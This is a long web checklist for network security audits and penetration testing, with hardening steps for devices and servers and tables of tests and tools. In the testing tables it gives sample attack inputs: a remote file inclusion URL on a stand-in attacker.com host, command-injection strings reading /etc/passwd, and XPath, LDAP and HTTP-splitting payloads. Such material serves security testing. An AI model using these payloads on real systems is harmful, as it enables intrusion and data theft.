

The Ultimate Network Infrastructure Security Audit & Penetration Testing (VAPT) Checklist

As the global online presence increases in intensity, the number of associated cyber threats also increase in tandem. We are required to constantly supervise network security, web applications, devices, and servers, etc and find increasingly better ways to do the same to check more and more dangerous online security issues.

A complete system-wide audit should be able to detect any vulnerability in the system, including technical lapses, as well as any security gaps in the network.



This document guides network administrators and network security engineers on how to attain the maximum level of protection for their organization's network infrastructure and the sensitive data stored within, by conducting an effective security audit.

A vulnerability assessment & penetration testing checklist for network devices & infrastructure will ensure that you don't miss any crucial area of your services and ensure they are configured correctly with the highest level of security.

Network Infrastructure Security Audit Checklist



For Laptops / AIO

- 1 Don't choose options that allow your laptop to remember passwords, use strong & different passwords for different programs, and take advantage of additional authentication methods
- 2 Make sure to secure the location where you keep your data to prevent easy access & consider storing important data separately
- 3 Encrypt your files - ensure that unauthorized people can't view data in your laptop even if they can physically access it
- 4 Install and maintain anti-virus software
- 5 Back up your data securely - make sure the backup is not connected to your laptop and is encrypted
- 6 Update your Operating System (OS) & software applications
- 7 Check if employees can access social media or other out-of-scope websites
- 8 Use a 3rd party firewall that monitors incoming and outgoing traffic and make sure it is configured correctly (don't forget to turn off Windows firewall when you install another one)

For Web Browsers:

- 9 Install Ad-Blockers for the browser/s that is installed on your laptop
- 10 Use https:// when available
- 11 Disable Flash - Flash is a popular vector to attack computers.

Password Security:

- 12 Use multi-factor authentication when available
- 13 Consider using a password manager
- 14 Don't reuse passwords

For Firewalls

- 1 Update the router to the latest firmware version. And keep it updated.
- 2 Enable stateful packet inspection (SPI).
- 3 Disable ping (ICMP) response on WAN port.
- 4 Disable UPnP (universal plug-and-play).
- 5 Disable IDENT (port 113).
- 6 Disable remote management of the router.
- 7 Change the default administrator password.
- 8 If your router has wireless capabilities and you are not using them, disable the wireless option.
- 9 Check for incoming/outgoing traffic security policy
- 10 Check for firewall firmware / OS updates
- 11 Allow only HTTPS access to the GUI and SSH access to the CLI
- 12 Re-direct HTTP GUI logins to HTTPS
- 13 Change the HTTPS and SSH admin access ports to non-standard ports
- 14 Restrict logins from trusted hosts
- 15 Set up two-factor authentication for administrators
- 16 Create multiple administrator accounts
- 17 Modify administrator account lockout duration and threshold values
- 18 Check if all management access from the Internet is turned off, if it does not have a clear business need. At most, HTTPS and PING should be enabled.
- 19 Ensure that your SNMP settings are using SNMPv3 with encryption and configure your UTM profiles
- 20 All firewall policies should be reviewed every 3 months to verify the business purpose
- 21 The settings for a firewall policy should be as specific as possible. Do not use 0.0.0.0 as an address.

For Routers

- 1 Do not use Default password for your router
 - 2 Check if the router block access to a modem by IP address
 - 3 Ensure that router admin gets an alert when a new device joins the network
 - 4 Most routers let you disable UPnP on the LAN side
 - 5 Enable port forwarding and IP filtering for your router
- Local Administration:**
- 6 Check if the router supports HTTPs, in some routers it is disabled by default
 - 7 If HTTPS is supported, can admin access be limited exclusively to HTTPS?
 - 8 Check if the TCP/IP port used for the web interface can be changed
 - 9 To really prevent local admin access, limit the LAN IP address to a single IP address that is both outside the DHCP range and not normally assigned.
 - 10 Check if the admin access can be limited to Ethernet only
 - 11 Check if the router access can be restricted by SSID and/or by VLAN
 - 12 The router should not allow multiple computers to logon at the same time using the same userid
 - 13 Check if there is some type of lockout after too many failed attempts to login to the web interface
- Remote Administration:**
- 14 Make sure the remote administration settings are turned off by default
 - 15 Check if the port number can be changed remotely
 - 16 If you forget to logout from the router, eventually your session should time out, and, you should be able to set the time limit, the shorter, the more secure
- Wi-Fi :**
- 17 Can the wireless network(s) be scheduled to turn off at night and then back on in the morning?

Router Firewall:

- 18 Inbound WAN:** What ports are open on the WAN/Internet side? The most secure answer is none and you should expect any router not provided by an ISP to have no open ports on the Internet side. One exception is old school Remote Administration, which requires an open port. Every open port on the WAN side needs to be accounted for, especially if the router was provided by an ISP; they often leave themselves a back door. The Test your Router page links to many websites that offer firewall tests. That said, none of them will scan all 65,535 TCP ports or all 65,535 UDP ports. The best time to test this is before placing a new router into service.
- 19 Inbound LAN:** What ports are open on the LAN side? Expect port 53 to be open for DNS (probably UDP, maybe TCP). If the router has a web interface, then that requires an open port. The classic/standard utility for testing the LAN side firewall is nmap. As with the WAN side, every port that is open needs to be accounted for.
- 20 Outbound:** Can the router create outgoing firewall rules? To me, this is a huge consideration. There are all sorts of attacks that can be blocked with outgoing firewall rules. Generally, consumer routers do not offer outbound firewall rules while business class routers do. In addition to blocking, it would be nice if the blocks were logged for auditing purposes. Note however, that devices connected to Tor or a VPN will not obey the outbound firewall rules.

For Switches

- 1** Check if the latest firmware is used.
- 2** Check the switch's user guide's for security features and see if the required ones have been implemented properly.
- 3** Create an Enable Secret Password
- 4** Encrypt Passwords on the device
- 5** Use an external AAA server for User Authentication
- 6** Create separate local accounts for User Authentication
- 7** Configure Maximum Failed Authentication Attempts
- 8** Restrict Management Access to the devices to specific IPs only

| | |
|---|---|
| 9 | Enable Logging for monitoring, incident response and auditing. You can enable logging to an internal buffer of the device or to an external Log server. |
| 10 | Enable Network Time Protocol (NTP) - You must have accurate and uniform clock settings on all network devices in order for log data to be stamped with the correct time and timezone. This will help tremendously in incident handling and proper log monitoring and correlation. |
| 11 | Use Secure Management Protocols if possible |
| 12 | Restrict and Secure SNMP Access |
| Find more details here on Switch security hardening | |

For Wi-Fi

| | |
|---|---|
| 1 | Check access control |
| 2 | Check password strength |
| 3 | Use Wireless Intrusion Detection System |
| 4 | Check endurance under attacks |

For SAN / Tape Storage

| | |
|---|--|
| 1 | Check if the security measures listed here are followed |
| 2 | Check if the latest firmware is used |
| 3 | It's important to have alternative backup systems in place for any critical data |
| 4 | You should also consider encrypting any data that is stored off-site, while also having a clear data destruction policy in place for any information that is no longer relevant to the running of the business |
| 5 | Auditing tape storage archives on a regular basis to identify such information is a must. They also need to make sure they have a plan in place for recovering data from their tape storage should they need to - for instance if primary servers suffer from problems such as hardware failure or natural disasters |
| 6 | As part of this, they also need contingencies in place detailing what to do in the event that the tapes themselves have suffered data loss |

Approach for linux Server:

- 1 Update your package list and upgrade your OS
- 2 Remove unnecessary packages
- 3 Detect weak passwords with John the Ripper
- 4 Verify no accounts have empty passwords
- 5 Set password rules
- 6 Set password expiration in login.defs
- 7 Disable USB devices (for headless servers)
- 8 Check which services are started at boot time
- 9 Detect all world-writable files
- 10 Configure iptables to block common attacks
- 11 Set GRUB boot loader password
- 12 Disable interactive hotkey startup at boot
- 13 Enable auditd to check for read/write events
- 14 Secure any Apache servers
- 15 Install and configure UFW
- 16 Configure SSH securely
- 17 Disable telnet
- 18 Configure sysctl securely
- 19 Lock user accounts after failed attempts with Fail2Ban
- 20 Configure root user timeout
- 21 Check for hidden open ports with netstat
- 22 Set root permissions for core system files
- 23 Scan for rootkits

- 24 Ensure the Server location is secure:
- 25 Make sure keys to the server room are kept secure
- 26 Keep a record of everyone who has access to the server room
- 27 Test the server room and locker keys
- 28 Be sure that as few people as functionally possible have copies of these keys
- 29 Update service packs and patches for software
- 30 Check event log monitoring is properly configured:
- 31 Check that all user account logins are being recorded
- 32 Check that all system configuration changes are being recorded
- 33 Check that shut down mode is enabled for sensitive event log alerts
- 34 Check that all event log data is being securely backed up
- 35 Evaluate event log monitoring process
- 36 Keep watch for any users logging on under suspicious circumstances
- 37 Check remote access logs regularly
- 38 In case of remote access activity: Make sure that the suspicious activity is flagged and documented
- 39 Make sure that the Suspected account privileges temporarily frozen
- 40 Evaluate server configuration control process
- 41 Make sure that there is a process in place for changing system configurations
- 42 Ensure start-up processes are configured correctly
- 43 Remove unnecessary startup processes
- 44 Ensure regular users cannot change system startup configuration
- 45 Remove unused software and services
- 46 Run a full system anti-virus scan
- 47 Review your server firewall security settings and make sure everything is properly configured
- 48 Disable or remove all user accounts that haven't been active in the last 3 months
- 49 Make sure that membership to both the admin and superadmin group is restricted to as few users as possible without causing any problems

- | | |
|---|--|
| 50 | Make sure server data is being completely backed up on a regular basis |
| 51 | Perform a test recovery from a backup image |
| 52 | Check for hardware replacement and retirement |
| 53 | Check for old or faulty local storage drives |
| 54 | Remove old or faulty drives |
| 55 | Install compatible replacement drives |
| Once you've made sure all the server's hardware is up to scratch, you're done with this checklist. Find more Info here . | |

Approach for Windows Server:

- | | |
|----|---|
| 1 | If machine is a new install, protect it from hostile network traffic, until the operating system is installed and hardened. |
| 2 | Install the latest service packs and hotfixes from Microsoft. |
| 3 | Enable automatic notification of patch availability. |
| 4 | Set minimum password length. |
| 5 | Enable password complexity requirements. |
| 6 | Do not store passwords using reversible encryption. (Default) |
| 7 | Configure account lockout policy. |
| 8 | Restrict the ability to access this computer from the network to Administrators and Authenticated Users. |
| 9 | Do not grant any users the 'act as part of the operating system' right. (Default) |
| 10 | Restrict local logon access to Administrators. |
| 11 | Deny guest accounts the ability to logon as a service, batch job, locally or via RDP |
| 12 | Place the warning banner in the Message Text for users attempting to log on. |
| 13 | Disallow users from creating and logging in with Microsoft accounts. |
| 14 | Disable the guest account. (Default) |
| 15 | Require Ctrl+Alt+Del for interactive logins. (Default) |
| 16 | Require Ctrl+Alt+Del for interactive logins. (Default) |

- | | |
|----|---|
| 17 | Configure machine inactivity limit to protect idle interactive sessions. |
| 18 | Configure Microsoft Network Client to always digitally sign communications. |
| 19 | Configure Microsoft Network Client to digitally sign communications if server agrees. (Default) |
| 20 | Disable the sending of unencrypted passwords to third party SMB servers. |
| 21 | Configure Microsoft Network Server to always digitally sign communications. |
| 22 | Configure Microsoft Network Server to digitally sign communications if client agrees. |
| 23 | Disable anonymous SID/Name translation. (Default) |
| 24 | Do not allow anonymous enumeration of SAM accounts. (Default) |
| 25 | Do not allow anonymous enumeration of SAM accounts and shares. |
| 26 | Do not allow everyone permissions to apply to anonymous users. (Default) |
| 27 | Do not allow any named pipes to be accessed anonymously. |
| 28 | Restrict anonymous access to named pipes and shares. (Default) |
| 29 | Do not allow any shares to be accessed anonymously. |
| 30 | Require the "Classic" sharing and security model for local accounts. (Default) |
| 31 | Allow Local System to use computer identity for NTLM. |
| 32 | Disable Local System NULL session fallback. |
| 33 | Configure allowable encryption types for Kerberos. |
| 34 | Do not store LAN Manager hash values. |
| 35 | Set LAN Manager authentication level to only allow NTLMv2 and refuse LM and NTLM. |
| 36 | Enable the Windows Firewall in all profiles (domain, private, public). (Default) |
| 37 | Configure the Windows Firewall in all profiles to block inbound traffic by default. (Default) |
| 38 | Configure Windows Firewall to restrict remote access services (VNC, RDP, etc.) to authorized campus-only networks . |
| 39 | Configure Windows Firewall to restrict remote access services (VNC, RDP, etc.) to the campus VPN. |
| 40 | Digitally encrypt or sign secure channel data (always). (Default) |

- | | |
|----|--|
| 41 | Configure machine inactivity limit to protect idle interactive sessions. |
| 42 | Digitally encrypt secure channel data (when possible). (Default) |
| 43 | Digitally sign secure channel data (when possible). (Default) |
| 44 | Require strong (Windows 2000 or later) session keys. |
| 45 | Configure the number of previous logons to cache. |
| 46 | Configure Account Logon audit policy. |
| 47 | Configure Account Management audit policy. |
| 48 | Configure Logon/Logoff audit policy. |
| 49 | Configure Policy Change audit policy & Privilege Use audit policy. |
| 50 | Configure Event Log retention method and size. |
| 51 | Configure log shipping (e.g. to Splunk). |
| 52 | Disable or uninstall unused services. |
| 53 | Configure user rights to be as secure as possible: Follow the Principle of Least Privilege |
| 54 | Ensure all volumes are using the NTFS file system. |
| 55 | Configure file system as well as registry permissions. |
| 56 | Disallow remote registry access if not required. |
| 57 | Install and enable anti-virus software. |
| 58 | Set the system date/time and configure it to synchronize against campus time servers. |
| 59 | Install and enable anti-spyware software. |
| 60 | Configure anti-virus software to update daily. |
| 61 | Configure anti-spyware software to update daily. |
| 62 | Provide secure storage for Confidential (category-I) Data as required. Security can be provided by means such as, but not limited to, encryption, access controls, filesystem audits, physically securing the storage media, or any combination thereof as deemed appropriate. |
| 63 | Install software to check the integrity of critical operating system files. |
| 64 | If RDP is utilized, set RDP connection encryption level to high. |

For Printers

- 1 Printers should not be exposed to the public Internet
- 2 Configure the printer's access control list (ACL) to restrict access by subnet or device
- 3 Remove the default gateway in the IP configuration to disable Internet routing, making printing only available on your local network segment
- 4 Use a low-cost hardware firewall to block public Internet access to the printer
- 5 Configure another machine as a dedicated print server with appropriate access controls
- 6 Use encrypted connections when accessing the printer administrative control panel
- 7 Disable Telnet, HTTP, FTP
- 8 Check for firmware updates on all printer and network devices as part of your regular patch management schedule.

For Cameras

- 1 Almost all cameras sold today have a web-based graphical user interface (GUI) and come with a default username and password which is published on the internet. Make sure you change or reset the password.
- 2 Use long phrases and complex-to-guess passwords for your cameras.
- 3 For Public Network: Set different strong password for each camera
- 4 For VLAN or Physical Private Network: Have the same strong password for all cameras

For Bio-metric Controller/Reader

- 1 Secure control panel of your bio-metric controller/reader
- 2 Secure the database that is storing all bio-metric data
- 3 Perform a data quality assessment - biometric data gathered by the sensor device must be evaluated to gauge whether it is suitable for processing
- 4 Do a comparison and matching of the gathered data with identical points or bio-metric controller users
- 5 When setting bio-metric controls in a restricted facility, a user's credentials may need to be authorized by a manager or input under supervision

For UPS

- 1 Secure all Internet Protocol (IP) addresses of the UPS units.
- 2 Properly configure UPS SNMP/HTTP agents to prevent network cyber attacks.
- 3 Use IPSec to secure IP communications across the network.
- 4 It is strongly advised to turn off SNMP protocol all together if it is not going to be used to manage a UPS.
- 5 SNMPv3 should also be configured to limit access to one or two management workstation IP addresses and exclude all other addresses.
- 6 Turn off the HTTP port if the protocol will not be used.
- 7 Use HTTPs in conjunction with a Remote Authentication Dial In User Service (RADIUS) server and enable the RADIUS support on the agent. RADIUS can effectively limit access to Internet, wired, and wireless networks.
- 8 Turn off UPnP in the UPS agents, as it allows easy detection of the agents configured on a network.
- 9 Turn off the Ping Echo support after your configuration.
- 10 Turn off UDP when not needed unless RADIUS is configured where UDP must be turned on.

Check [here](#) to see UPS security audit terms in more details.

For Smoke Detector Control Panel

- 1 Employee wifi shouldn't be able to access these kind of devices.
- 2 User accounts within an embedded device should not be static in nature. Features that allow separation of user accounts for internal web management, internal console access, as well as remote web management and remote console access should be available to prevent automated malicious attacks.
- 3 Ensure all methods of communication are utilizing industry standard encryption configurations for TLS.

For Fire Alarm Control Panel

- 1 Employee wifi shouldn't be able to access these kind of devices.
- 2 User accounts within an embedded device should not be static in nature. Features that allow separation of user accounts for internal web management, internal console access, as well as remote web management and remote console access should be available to prevent automated malicious attacks.
- 3 Ensure all methods of communication are utilizing industry standard encryption configurations for TLS.

For Humidity Controller


- 1 Employee wifi shouldn't be able to access these kind of devices.
- 2 User accounts within an embedded device should not be static in nature. Features that allow separation of user accounts for internal web management, internal console access, as well as remote web management and remote console access should be available to prevent automated malicious attacks.
- 3 Ensure all methods of communication are utilizing industry standard encryption configurations for TLS.



Network Infrastructure Penetration Testing Checklist with Tools

1

Information Gathering

| Test Name | Description | Tools |
|--|--|--|
| Conduct Search Engine Discovery and Reconnaissance for Information Leakage | Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content. | Google Hacking, Sitedigger, Shodan, FOCA, Punkspider |
| Fingerprint Web Server | Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test". | Httpprint, Httprecon, Desenmascarama |
| Review Webserver Metafiles for Information Leakage | Analyze robots.txt and identify <meta> Tags from website. | Browser, curl, wget |
| Enumerate Applications on Webserver | Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers | Webhosting.info  , dnsrecon, Nmap, fierce, Recon-ng, Intrigue |
| Review Webpage Comments and Metadata for Information Leakage | Find sensitive information from webpage comments and Metadata on source code. | Browser, curl, wget |
| Identify application entry points | Identify from hidden fields, parameters, methods HTTP header analysis | Burp proxy, ZAP, Tamper data |
| Map execution paths through application | Map the target application and understand the principal workflows. | Burp proxy, ZAP |
| Fingerprint Web Application Framework | Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders. | Whatweb, BlindElephant, Wappalyzer |
| Fingerprint Web Application | Identify the web application and version to determine known vulnerabilities and the appropriate exploits. | Whatweb, BlindElephant, Wappalyzer, CMSmap |
| Map Application Architecture | Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database | Browser, curl, wget |

2

Configuration & Deployment Management Testing

| Test Name | Description | Tools |
|---|---|--|
| Test Network/Infrastructure Configuration | Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities. | Nessus |
| Test Application Platform Configuration | Identify default installation file/directory, Handle Server errors (40*,50*), Minimal Privilege, Software logging. | Browser, Nikto |
| Test File Extensions Handling for Sensitive Information | Find important file, information (.asa , .inc , .sql ,zip, tar, pdf, txt, etc) | Browser, Nikto |
| Backup and Unreferenced Files for Sensitive Information | Check JS source code, comments, cache file, backup file (.old, .bak, .inc, .src) and guessing of filename | Nessus, Nikto, Wikto |
| Enumerate Infrastructure and Application Admin Interfaces | Directory and file enumeration, comments and links in source (/admin, /administrator, /backoffice, /backend, etc), alternative server port (Tomcat/8080) | Burp Proxy, dirb, Dirbuster, fuzzdb, Tilde Scanner |
| Test HTTP Methods | Identify HTTP allowed methods on Web server with OPTIONS. Arbitrary HTTP Methods, HEAD access control bypass and XST | netcat, curl |
| Test HTTP Strict Transport Security | Identify HSTS header on Web server through HTTP response header. curl -s -D- https://domain.com/ grep Strict | Burp Proxy, ZAP, curl |
| Test RIA cross domain policy | Analyse the permissions allowed from the policy files (crossdomain.xml/clientaccesspolicy.xml) and allow-access-from. | Burp Proxy, ZAP, Nikto |

3

Identity Management Testing

| Test Name | Description | Tools |
|--|---|--------------------------|
| Test Role Definitions | Validate the system roles defined within the application by creating permission matrix. | Burp Proxy, ZAP |
| Test User Registration Process | Verify that the identity requirements for user registration are aligned with business and security requirements: | Burp Proxy, ZAP |
| Test Account Provisioning Process | Determine which roles are able to provision users and what sort of accounts they can provision. | Burp Proxy, ZAP |
| Testing for Account Enumeration and Guessable User Account | Generic login error statement check, return codes/parameter values, enumerate all possible valid userids (Login system, Forgot password) | Browser, Burp Proxy, ZAP |
| Testing for Weak or unenforced username policy | User account names are often highly structured (e.g. Joe Bloggs account name is jbloggs and Fred Nurks account name is fnurks) and valid account names can easily be guessed. | Browser, Burp Proxy, ZAP |
| Test Permissions of Guest/Training Accounts | Guest and Training accounts are useful ways to acquaint potential users with system functionality prior to them completing the authorisation process required for access. Evaluate consistency between access policy and guest/training account access permissions. | Burp Proxy, ZAP |
| Test Account Suspension/Resumption Process | Verify the identity requirements for user registration align with business/security requirements. Validate the registration process. | Burp Proxy, ZAP |

4

Authentication Testing

| Test Name | Description | Tools |
|---|--|--|
| Testing for Credentials Transported over an Encrypted Channel | Check referrer whether its HTTP or HTTPS. Sending data through HTTP and HTTPS. | Burp Proxy, ZAP |
| Testing for default credentials | Testing for default credentials of common applications, Testing for default password of new accounts. | Burp Proxy, ZAP, Hydra |
| Testing for Weak lock out mechanism | Evaluate the account lockout mechanism's ability to mitigate brute force password guessing. Evaluate the unlock mechanism's resistance to unauthorized account unlocking. | Browser |
| Testing for bypassing authentication schema | Force browsing (/admin/main.php, /page.asp?authenticated=yes), Parameter Modification, Session ID prediction, SQL Injection | Burp Proxy, ZAP |
| Test remember password functionality | Look for passwords being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hashed. Autocompleted=off? | Burp Proxy, ZAP |
| Testing for Browser cache weakness | Check browser history issue by clicking "Back" button after logging out. Check browser cache issue from HTTP response headers (Cache-Control: no-cache) | Burp Proxy, ZAP, Firefox add-on CacheViewer2 |
| Testing for Weak password policy | Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords. | Burp Proxy, ZAP, Hydra |
| Testing for Weak security question/answer | Testing for weak pre-generated questions, Testing for weak self-generated question, Testing for brute-forcible answers (Unlimited attempts?) | Browser |
| Testing for weak password change or reset functionalities | Test password reset (Display old password in plain-text?, Send via email?, Random token on confirmation email ?), Test password change (Need old password?), CSRF vulnerability ? | Browser, Burp Proxy, ZAP |
| Testing for Weaker authentication in alternative channel | Understand the primary mechanism and Identify other channels (Mobile App, Call center, SSO) | Browser |

5

Authorization Testing

| Test Name | Description | Tools |
|---|--|-----------------------------|
| Testing Directory traversal/file include | dot-dot-slash attack (../), Directory traversal, Local File inclusion/Remote File Inclusion. | Burp Proxy, ZAP, Wfuzz |
| Testing for bypassing authorization schema | Access a resource without authentication?, Bypass ACL, Force browsing (/admin/adduser.jsp) | Burp Proxy (Authorize), ZAP |
| Testing for Privilege Escalation | Testing for role/privilege manipulate the values of hidden variables. Change some param groupid=2 to groupid=1 | Burp Proxy (Authorize), ZAP |
| Testing for Insecure Direct Object References | Force changing parameter value (?invoice=123 -> ?invoice=456) | Burp Proxy (Authorize), ZAP |

6

Session Management Testing

| Test Name | Description | Tools |
|---|---|--|
| Testing for Bypassing Session Management Schema | SessionID analysis prediction, unencrypted cookie transport, brute-force. | Burp Proxy, ForceSSL, ZAP, CookieDigger |
| Testing for Cookies attributes | Check HTTPOnly and Secure flag, expiration, inspect for sensitive data. | Burp Proxy, ZAP |
| Testing for Session Fixation | The application doesn't renew the cookie after a successfully user authentication. | Burp Proxy, ZAP |
| Testing for Exposed Session Variables | Encryption & Reuse of session Tokens vulnerabilities, Send sessionID with GET method ? | Burp Proxy, ZAP |
| Testing for Cross Site Request Forgery | URL analysis, Direct access to functions without any token. | Burp Proxy (csrf_token_detect), burpy, ZAP |
| Testing for logout functionality | Check reuse session after logout both server-side and SSO. | Burp Proxy, ZAP |
| Test Session Timeout | Check session timeout, after the timeout has passed, all session tokens should be destroyed or be unusable. | Burp Proxy, ZAP |
| Testing for Session puzzling | The application uses the same session variable for more than one purpose. An attacker can potentially access pages in an order unanticipated by the developers so that the session variable is set in one context and then used in another. | Burp Proxy, ZAP |

Data Validation Testing

| Test Name | Description | Tools |
|--|---|--|
| Testing for Reflected Cross Site Scripting | Check for input validation, Replace the vector used to identify XSS, XSS with HTTP Parameter Pollution. | Burp Proxy, ZAP, Xenotix XSS |
| Testing for Stored Cross Site Scripting | Check input forms/Upload forms and analyze HTML codes, Leverage XSS with BeEF | Burp Proxy, ZAP, BeEF, XSS Proxy |
| Testing for HTTP Verb Tampering | Craft custom HTTP requests to test the other methods to bypass URL authentication and authorization. | netcat |
| Testing for HTTP Parameter pollution | Identify any form or action that allows user-supplied input to bypass Input validation and filters using HPP | ZAP, HPP Finder (Chrome Plugin) |
| Testing for SQL Injection | Union, Boolean, Error based, Out-of-band, Time delay. | Burp Proxy (SQLipy), SQLMap, Pangolin, Seclists (FuzzDB) |
| Oracle Testing | Identify URLs for PL/SQL web applications, Access with PL/SQL Packages, Bypass PL/SQL Exclusion list, SQL Injection | Orascan, SQLInjector |
| MySQL Testing | Identify MySQL version, Single quote, Information_schema, Read/Write file. | SQLMap, Mysqloit, Power Injector |
| Testing PostgreSQL | Determine that the backend database engine is PostgreSQL by using the :: cast operator. Read/Write file, Shell Injection (OS command) | SQLMap |
| MS Access Testing | Enumerate the column through error-based (Group by), Obtain database schema combine with fuzzdb. | SQLMap |
| Testing for NoSQL injection | Identify NoSQL databases, Pass special characters (" \ ; { }), Attack with reserved variable name, operator. | NoSQLMap |
| Testing for LDAP Injection | /ldapsearch?user=* user=user=)(uid=))(!(uid= pass=password | Burp Proxy, ZAP |
| Testing for ORM Injection | Testing ORM injection is identical to SQL injection testing | Hibernate, Nhibernate |
| Testing for XML Injection | Check with XML Meta Characters ' , " , <> , <!--/--> , & , <![CDATA[/]]> , XXE, TAG | Burp Proxy, ZAP, Wfuzz |
| Testing for SSI Injection | Presense of .shtml extension | Burp Proxy, ZAP |

| | | |
|---------------------------------------|--|-------------------------------------|
| Testing for XPath Injection | Check for XML error enumeration by supplying a single quote (') Username: ' or '1' = '1 Password: ' or '1' = '1 | Burp Proxy, ZAP |
| IMAP/SMTP Injection | <ul style="list-style-type: none"> Identifying vulnerable parameters with special characters (i.e.: ', ", @, #, !,) Understanding the data flow and deployment structure of the client IMAP/SMTP command injection (Header, Body, Footer) | Burp Proxy, ZAP |
| Testing for Code Injection | Enter OS commands in the input field. ?arg=1; system("id") | Burp Proxy, ZAP, Liffy, Panoptic |
| Testing for Local File Inclusion | LFI with dot-dot-slash (../..), PHP Wrapper (php://filter/convert.base64-encode/resource) | Burp Proxy, fimap, Liffy |
| Testing for Remote File Inclusion | RFI from malicious URL ?page.php?file=http://attacker.com/malicious_page | Burp Proxy, fimap, Liffy |
| Testing for Command Injection | Understand the application platform, OS, folder structure, relative path and execute OS commands on a Web server. %3Bcat%20/etc/passwd test.pdf+ +Dir C:\ | Burp Proxy, ZAP, Commix |
| Testing for Buffer overflow | <ul style="list-style-type: none"> Testing for heap overflow vulnerability Testing for stack overflow vulnerability Testing for format string vulnerability | Immunity Canvas, Spike, MSF, Nessus |
| Testing for Heap overflow | | |
| Testing for Stack overflow | | |
| Testing for Format string | | |
| Testing for incubated vulnerabilities | File Upload, Stored XSS, SQL/XPATH Injection, Misconfigured servers (Tomcat, Plesk, Cpanel) | Burp Proxy, BeEF, MSF |
| Testing for HTTP Splitting/Smuggling | <pre>param=foobar%0d%0aContent-Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html></pre> | Burp Proxy, ZAP, netcat |


8

Error Handling

| Test Name | Description | Tools |
|--------------------------|---|-----------------|
| Analysis of Error Codes | Locate error codes generated from applications or web servers. Collect sensitive information from that errors (Web Server, Application Server, Database) | Burp Proxy, ZAP |
| Analysis of Stack Traces | <ul style="list-style-type: none"> Invalid Input / Empty inputs Input that contains non alphanumeric characters or query syn tax Access to internal pages without authentication Bypassing application flow | Burp Proxy, ZAP |

9

Cryptography

| Test Name | Description | Tools |
|---|---|---|
| Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection | Identify SSL service, Identify weak ciphers/protocols (ie. RC4, BEAST, CRIME, POODLE) | testssl.sh  , SSL Breacher |
| Testing for Padding Oracle | Compare the responses in three different states: <ul style="list-style-type: none"> Cipher text gets decrypted, resulting data is correct. Cipher text gets decrypted, resulting data is garbled and causes some exception or error handling in the application logic. Cipher text decryption fails due to padding errors. | PadBuster, Poracle, python-paddingoracle, POET |
| Testing for Sensitive information sent via unencrypted channels | Check sensitive data during the transmission: <ul style="list-style-type: none"> Information used in authentication (e.g. Credentials, PINs, Session identifiers, Tokens, Cookies...) Information protected by laws, regulations or specific organizational policy (e.g. Credit Cards, Customers data) | Burp Proxy, ZAP, Curl |


Business logic Testing

| Test Name | Description | Tools |
|--|---|-----------------|
| Test Business Logic Data Validation | <ul style="list-style-type: none"> Looking for data entry points or hand off points between systems or software. Once found try to insert logically invalid data into the application/system. | Burp Proxy, ZAP |
| Test Ability to Forge Requests | <ul style="list-style-type: none"> Looking for guessable, predictable or hidden functionality of fields. Once found try to insert logically valid data into the application/system allowing the user go through the application/system against the normal business logic workflow. | Burp Proxy, ZAP |
| Test Integrity Checks | <ul style="list-style-type: none"> Looking for parts of the application/system (components i.e. For example, input fields, databases or logs) that move, store or handle data/information. For each identified component determine what type of data/information is logically acceptable and what types the application/system should guard against. Also, consider who according to the business logic is allowed to insert, update and delete data/information and in each component. Attempt to insert, update or edit delete the data/information values with invalid data/information into each component (i.e. input, database, or log) by users that should not be allowed per the business logic workflow. | Burp Proxy, ZAP |
| Test for Process Timing | <ul style="list-style-type: none"> Looking for application/system functionality that may be impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to circumvent any part of the business logic or workflow. For example, not completing transactions in an expected time. Develop and execute the mis-use cases ensuring that attackers can not gain an advantage based on any timing. | Burp Proxy, ZAP |
| Test Number of Times a Function Can be Used Limits | <ul style="list-style-type: none"> Looking for functions or features in the application or system that should not be executed more than a single time or specified number of times during the business logic workflow. For each of the functions and features found that should only be executed a single time or specified number of times during the business logic workflow, develop abuse/misuse cases that may allow a user to execute more than the allowable number of times. | Burp Proxy, ZAP |
| Testing for the Circumvention of Work Flows | <ul style="list-style-type: none"> Looking for methods to skip or go to steps in the application process in a different order from the designed/intended business logic flow. For each method develop a misuse case and try to circumvent or perform an action that is "not acceptable" per the business logic workflow. | Burp Proxy, ZAP |
